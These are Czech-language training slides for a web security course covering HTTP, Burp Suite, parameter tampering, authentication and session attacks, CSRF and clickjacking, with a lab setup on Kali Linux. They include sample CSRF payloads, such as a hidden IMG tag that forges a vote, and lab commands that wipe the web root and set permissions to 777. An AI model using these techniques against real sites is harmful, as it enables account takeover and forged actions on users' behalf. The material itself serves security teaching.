

# Zranitelnosti webových aplikací (útoky proti uživatelům)

Roman Kümmel



# Co nás čeká

- Introduction to HTTP
- Local proxy server
- Web Parameters Tampering / Hidden Fields Modification
- Attacks to authentication
- Session management
- Cross-Site Request Forgery (CSRF)
- Clickjacking
- Cross-Site Scripting (XSS)
- Cross domain data hijacking
- Websockets
- Cache poisoning
- HTTP Response Headers
- ...

# Předpoklady

- Alespoň základní znalosti technologií:
  - HTTP
  - HTML
  - Javascript
  - PHP
- Probírané útoky nejsou závislé na serverových technologiích. Mohou se však drobně lišit podle použitého webového prohlížeče.

# Organizační informace

- 5ti-denní školení
- Standardní čas 9:00-16:00
- Oběd 12:00 – 13:00
- Krátké přestávky 10:30-10:45, 14:30-14:45
- Potvrzení účasti a kontrola údajů v E-prezenci

**Ptejte se kdykoliv**



# Příprava prostředí 1

- Import virtuálních strojů
  - **PenterepMail** (Zranitelná aplikace)
  - **Kali linux** (útočník)
  - **Windows 7** (oběť)
- Sítové karty přepnuté do bridge
- Vygenerování nových MAC adres
- Nastartování virtuálů
- Přístupové údaje do linuxu: **kali/kali**

# Příprava prostředí 2

- DNS server = IP address PenterepMailu
- Nastavení DNS ve Windows 7
  - centrum sítě a sdílení, vlastnosti adaptéru, IPv4
- Nastavení DNS v Kali linuxu
  - `sudo nano /etc/dhcp/dhclient.conf`
  - `prepend domain-name-servers 10.xx.xx.xx;`
  - `sudo dhclient eth0 -r`
  - `sudo dhclient eth0`
  - `ping www.penterepmail.loc`

# Příprava prostředí 3

- Úprava souborů hosts
  - Windows 7 (v PS padu jako admin)  
C:\Windows\System32\Drivers\etc\hosts
  - Kali linux  
sudo nano /etc/hosts
  - PenterepMail  
<http://www.penterepmail.loc/admin/hosts.php>
- Vložit
  - IP\_adresa\_útočníka [www.utocnik.cz](http://www.utocnik.cz)
  - IP\_adresa\_lektora [www.lektor.cz](http://www.lektor.cz)



# Příprava prostředí 4

- Rozběhnutí webového serveru na Kali Linuxu

```
rm -rf /var/www/html/*
```

```
sudo chmod 777 /var/www/html
```

```
sudo service apache2 start
```

# Příprava prostředí 5

- Stažení a instalace Visual Studio Code

<https://code.visualstudio.com/download>

```
cd /home/kali/Download
```

```
sudo apt install code_x.xx.x-xxxx_amd64.deb
```

# Příprava prostředí 6


- Naše první HTML stránka

```
code /var/www/html/hello.html
```


```
!      [enter]
```

- Navštivte [www.utochnik.cz](http://www.utochnik.cz) z Firefoxu v Kali a Win 7
- Pokud je vše OK, vytvořte na virtuálech snapshoty

# Úvod do HTTP



# Úvod do HTTP



# Burp Suite

- Nástroj v Javě – multiplatformní
- Community / Professional verze
- Modulární systém
- Seznámení s modulem **proxy**
- Zachytávání **HTTP / HTTPS**
- Oprava vestavěného prohlížeče:
- **`sudo sysctl -w kernel.unprivileged_usersns_clone=1`**


# **Web Parameters Tampering, Hidden fields modification**

# Web Parameters Tampering

## Úprava předávaných hodnot

- Některé prvky formulářů mohou být skryté
- Výběrové nabídky ve formulářích omezují volbu uživatele
- Častý problém u (flashových) her

```
<form action="doKosiku.php" method="post">  
  <input type="text" name="mnozstvi" value="1">  
  <input type="hidden" name="id" value="123">  
  <input type="hidden" name="cena" value="1000">  
</form>
```

Přidat do košíku:  

POST /login.php HTTP/1.1  
Host: www.webmail.cz

mnozstvi=1&id=123&cena=1000



# **Útoky na autentizaci, session management**

# Útoky na autentizaci

## Co je co

- Autentizace
  - Používá se také: autentikace, autentifikace
  - slouží k jednoznačnému určení uživatele – přihlašování
- Autorizace
  - proces ověření přístupových oprávnění uživatele

# Útoky na autentizaci

## Guessing


- Brute Force Attack
- Dictionary Attack
- Horizontální guessing
- Vertikální guessing

## Enumerace uživatelů

- Predikovatelné loginy
- Forced browsing (id)
- Skrz přihlašovací formulář
- Skrz registrační formulář
- Skrz formulář pro reset hesla

## Obrana

- Vynucení silných hesel
- Captcha
- Pozor na blokaci účtů a IP adres!






# CAPTCHA



The screenshot shows the login interface for 'datové schránky' (Data Mailbox). The header includes the logo and the text 'datové schránky' and 'INF'. The main section is titled 'Přihlášení' (Login). It contains two input fields: 'Uživatelské jméno (ID osoby):' and 'Heslo:'. Below the password field is a CAPTCHA image showing the number '68942' over a background of black scribbles. To the right of the CAPTCHA are two small buttons: a right arrow and a refresh icon. Below the CAPTCHA is a text input field labeled 'Opište kód z obrázku' (Enter the code from the image). At the bottom left, there are three links: 'Jste zde poprvé? »', 'Nemůžete se přihlásit? »', and 'Nápověda »'. A large 'PŘIHLÁSIT' (Login) button is at the bottom right. On the right side of the page, there are two sections: 'DATOVÉ SCHRÁNKY' with the text 'Datové schránky jsou správy zřizované podle...' and 'DALŠÍ MOŽNOSTI'. At the bottom right, there is a logo for 'MINISTERSTVO ČESKÉ REPUBLIKY' and the text 'Čestné slovo'.

# CAPTCHA



# Session management

- HTTP je bezstavový protokol
- Udržování stavu (session) je potřeba řešit odděleně
- Generuje se session identifikátor SID
- SID se ukládá do session storage na straně serveru společně s identifikací uživatele
- V historii se pro přenos SID používalo URL
- Dnes je standardem ukládání SID do cookies

# Útoky na session management

## Session Prediction

- Pokus o uhodnutí SID hrubou silou při krátkých SID, nebo malé množině použitých znaků
- Pro generování SID je použito algoritmů, které nejsou kryptograficky 100% náhodné a je tak možné odhadnout hodnoty cizích SID
- Burp Suite: modul sequencer

# Útoky na session management

## Session stealing / hijacking

- Pokud se SID předává v URL, pak může uniknout skrz **referer**
  - Uživatel klikne na odkaz a přejde na webovou stránku útočníka
  - Webová stránka načte externí obsah (např. obrázek) ze serveru útočníka
- Dříve zranitelný například Volny.cz
- Pokud se SID předává v cookie, je k jeho zcizení potřeba využít například útoku XSS



# Útoky na session management

- Úniku dat skrz referrer lze zabránit HTTP Response hlavičkou **Referrer-policy**

**Referrer-Policy: no-referrer**

**Referrer-Policy: no-referrer-when-downgrade** [default před rokem 2020]

**Referrer-Policy: origin**

**Referrer-Policy: origin-when-cross-origin**

**Referrer-Policy: same-origin**

**Referrer-Policy: strict-origin**

**Referrer-Policy: strict-origin-when-cross-origin** [default od roku 2020]

**Referrer-Policy: unsafe-url**

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy>

# Útoky na session management

## Session Fixation

- První zmínky v roce 2001
- Útočník může uživateli podstrčit ID relace před přihlášením
- Po přihlášení zůstane uživateli stejné SID
- Útočník zná toto SID a může přistoupit k aplikaci pod identitou přihlášeného uživatele
- Nejsnáze proveditelné při předávání ID relace v URL
- Při relacích založených na cookies nutno použít:
  - Cross-Site Cooking
  - Cross-Site Scripting
  - HTTP Response Header Spliting
- Dříve zranitelný například Volny.cz

# Útoky na session management

## Session Donation

- Princip podobný útoku Session Fixation
- Uživatel obdrží sezení od útočníka
- Pracuje v přesvědčení, že je ve vlastním účtu
- Útočník si následně ve svém účtu může prohlédnout uživatelskou práci
- Útok může posloužit také jako spouštěč skriptu při XSS ve vlastním účtu

# Útoky na session management

## Session Puzzling

- Pokud se stejně pojmenovaná session proměnná používá na různých místech aplikace k různým účelům



# Útoky na session management

## Cross-Subdomain Cooking / Cross-Site Cooking

- Pokud je nastavena příliš benevolentní platnost u cookie
- Prohlížeče umožňují nastavit cookie pouze pro domény druhého a vyšších řádů
- Starší prohlížeče považovaly dvouslabičné TLD za domény druhého řádu (co.uk)
- Pozor také na správné omezení cesty platnosti

# Útoky na session management

## Obrana

- Bezpečné session identifikátory
- Nevkládat SID do URL
- Zamezit odesílání refereru
- Po přihlášení vygenerovat nové SID
- Odmítat SID nevygenerované serverem
- Ignorovat SID předané prostřednictvím URL
- Propojit SID s konkrétním uživatelem
- Automatická expirace session při nečinnosti
- Omezení cookies na subdoménu / cestu

# Útoky na session management

## Same-Site Scripting

- Chybný DNS záznam pro localhost
- Chybějící tečka za localhost.
- localhost.example.cz se překládá na 127.0.0.1

localhost.microsoft.com

localhost.ebay.com

localhost.yahoo.com

localhost.fbi.gov

localhost.citibank.com

localhost.cisco.com

# Útoky na session management

## Odposlech SID na síti

- Wi-Fi síť
- ARP Poisoning & Routing (APR)
- Nutnost šifrovat komunikaci (HTTPS)
- SSL Strip
- Příznaky u session cookie: **HttpOnly, Secure**
- HTTP Response Hlavičky:
  - **Strict-Transport-Security (HSTS)**
    - <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security>
  - **Public-Key-Pins (HPKP)**
    - [https://developer.mozilla.org/en-US/docs/Web/HTTP/Public\\_Key\\_Pinning](https://developer.mozilla.org/en-US/docs/Web/HTTP/Public_Key_Pinning)



# Útoky na session management

## Insufficient Logout / Logout action availability

- Logout musí být snadno dostupný
- Logout musí zničit session na straně serveru
- Logout by měl také změnit, nebo smazat hodnotu SID uloženou v session cookie

# **Cross-Site Request Forgery (CSRF)**

# Cross-Site Request Forgery

Jiné označení této zranitelnosti

- Cross-Site Request Forgery
- Cross-Site Reference Forgery
- CSRF
- XSRF

# Cross-Site Request Forgery

## Historie CSRF (první zmínky)

- **1988 Norm Hardy** : označení Confused deputy
- **2000 Bugtrag** : zranitelnost na ZOPE
- **2001 Bugtrag** : poprvé použito označení CSRF u příspěvku *“The Dangerous of Allowing Users to Post Images”*

# Cross-Site Request Forgery

- Cílem CSRF útoků jsou koncoví uživatelé
- Je zneužíváno důvěry serveru v uživatele
- Útok zneužívá identitu uživatelů a jejich uživatelská práva v aplikaci
- Podle zranitelnosti webové aplikace může, ale také nemusí, být vyžadována spoluúčast oběti


# Cross-Site Request Forgery

## Jak to funguje

- Útočník nemůže serveru odesílat požadavky jménem jiného uživatele
- Útočník zneužije uživatele, aby sami nevědomě odeslali potřebné požadavky serveru
- Použití u HTTP metod
  - GET
  - POST

# Cross-Site Request Forgery

Jak to funguje



# Cross-Site Request Forgery

## Útoky metodou GET

- Cíle útoků
  - Hlasování v anketách  
`http://www.anketa.cz/hlasuj.php?volba=2`
  - Provedení akce  
`http://www.aplikace.cz/index.php?akce=logout`



# Cross-Site Request Forgery

## Útoky metodou GET

- Možnosti zneužití uživatele
  - Nalákání uživatele ke kliknutí na připravený odkaz  
`http://www.anketa.cz/hlasuj.php?volba=2`
  - Maskování odkazu přesměrováním  
`http://www.mojestranky.cz`
  - Využití odkazů na externí zdroje IMG, IFRAME...  
`<IMG SRC="http://www.anketa.cz/hlasuj.php?volba=2" width="0" height="0">`
  - Použití AJAXu


# Cross-Site Request Forgery

## Útoky metodou POST

- Cíle útoků
  - Vkládání příspěvků do diskuzí
  - Změny v nastavení uživatelských účtů
    - Změna přístupového hesla
    - Změna kontaktní e-mailové adresy
    - Přidání adresy pro přesměrování příchozí pošty

# Cross-Site Request Forgery

## Útoky metodou POST



# Cross-Site Request Forgery

## Útoky metodou POST

- Příprava útoku
  - Zjištění informací o formuláři a odesílaných datech
    - Průzkum zdrojového kódu stránky
    - Doplněk pro webový prohlížeč (info o formulářích)
    - Průzkum síťové komunikace
  - Vytvoření stránky s kopií formuláře (předvyplněná data)
  - Nalákání oběti na připravenou stránku
  - Odeslání dat z formuláře po kliknutí na tlačítko

# Cross-Site Request Forgery

## Útoky metodou POST

- Nedostatky popsaneho útoku a vylepšení
  - Viditelnost formuláře
    - Prvky typu hidden
  - Odeslání formuláře kliknutím na tlačítko
    - Automatické odeslání JavaScriptem
  - Zobrazení odpovědi od serveru
    - Vložení formuláře do skrytého rámu
- Možnost použít k odeslání XMLHttpRequest (AJAX)

# Cross-Site Request Forgery

## Napadení intranetu

- Intranetové aplikace
- Síťová zařízení ovládaná přes webové rozhraní
- Změny v nastavení hraničních prvků mohou umožnit vstup útočníka do intranetu (hrozba použití výchozích autentizačních údajů)

# Cross-Site Request Forgery

## Jak se stát zločincem

- Aplikace může trpět i vážnějšími zranitelnostmi, které například po obdržení „správného“ požadavku vymažou celou databázi
- Tento požadavek můžete nevědomě odeslat i vy
- V logu zůstane vaše IP adresa

# Cross-Site Request Forgery

## Odkud může útok přijít

- Návštěva webových stránek
- Externí zdroje v libovolném dokumentu, flashi, apd...
- Odkaz, nebo externí zdroj v e-mailové zprávě



# Cross-Site Request Forgery

## Rizika trvalého přihlášení

- Identitu je možné zneužít hlavně ve chvíli, kdy je uživatel přihlášen
- Trvalé přihlášení nabízí útočníkům možnost zaútočit kdykoliv

# Cross-Site Request Forgery

## Obrana na straně uživatele

- Prakticky neexistuje
- Zabránit browseru v načítání externích zdrojů a odesílání dat z rámců (IFRAME).

# Cross-Site Request Forgery

## Obrana na straně aplikace

- Při každé akci **vyžadovat heslo**  
Používá se pouze při změně hesla a kritických operacích
- Kontrola HTTP hlavičky **REFERER**  
Možnost odeslání požadavků bez této hlavičky. Co s takovými requesty?
  - Požadavek ze stránky načtené protokoly **HTTPS**, **FTP**, **DATA**:
  - V IE při naplnění **document.location** JavaScriptem
- Kontrola hlavičky **X-Requested-With** nebo **ORIGIN** u XMLHttpRequestů  
Nepřenáší parametry jako Referer, vyskytly se ale exploity, jak hlavičku podstrčit
- Přidání **autORIZAČNÍHO tokenu** ke všem požadavkům  
Útočník nemůže připravit útočný požadavek bez jeho znalosti  
Ideální je platnost tokenu časově omezit
- Nastavení příznaku **SameSite** u session cookie  
Možné hodnoty: **None**, **Lax**, **Strict**  
<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie/SameSite>

# HTTP Verb Tampering

- HTTP protokol podporuje různé metody
- GET, POST, PUT, DELETE, HEAD, TRACE, OPTIONS, CONNECT, DEBUG
- PHP interpretuje neznámé metody jako GET
- Aplikace může mylně očekávat requesty pouze konkrétní metodou a obranné mechanismy tak nasazuje pouze u ní

# Cookie Stuffing / Injection

- Nastavení cookie pro cizí doménu
- Během MiTM útoku (HTTP)
- Prostřednictvím rámu
- Ze subdomény
- Zneužitím zranitelnosti aplikace
- Cross-Site Scripting (XSS)
- HTTP Response Splitting

# Cross-Site Request Forgery

## Rekapitulace cookie flagů

- HttpOnly
- Secure
- SameSite (None, Lax, Strict) [od 2020 Lax default]

## Speciální prefixy v názvu cookie

- `__Secure-` Musí obsahovat Secure, Set-Cookie musí přijít přes HTTPS
- `__Host-` Jako `__Secure-`, ale navíc musí být nastaveno Path na /

# Clickjacking

# Clickjacking

- Funkční i při ochraně před útoky CSRF
- Nic netušící uživatel sám klikne na prvek nebo vyplní a odešle formulář bez toho, aby věděl, co vlastně dělá
- Útok založen na možnosti načíst webovou stránku do rámu
  - Průhlednost rámu
  - Překrytí nechtěných prvků

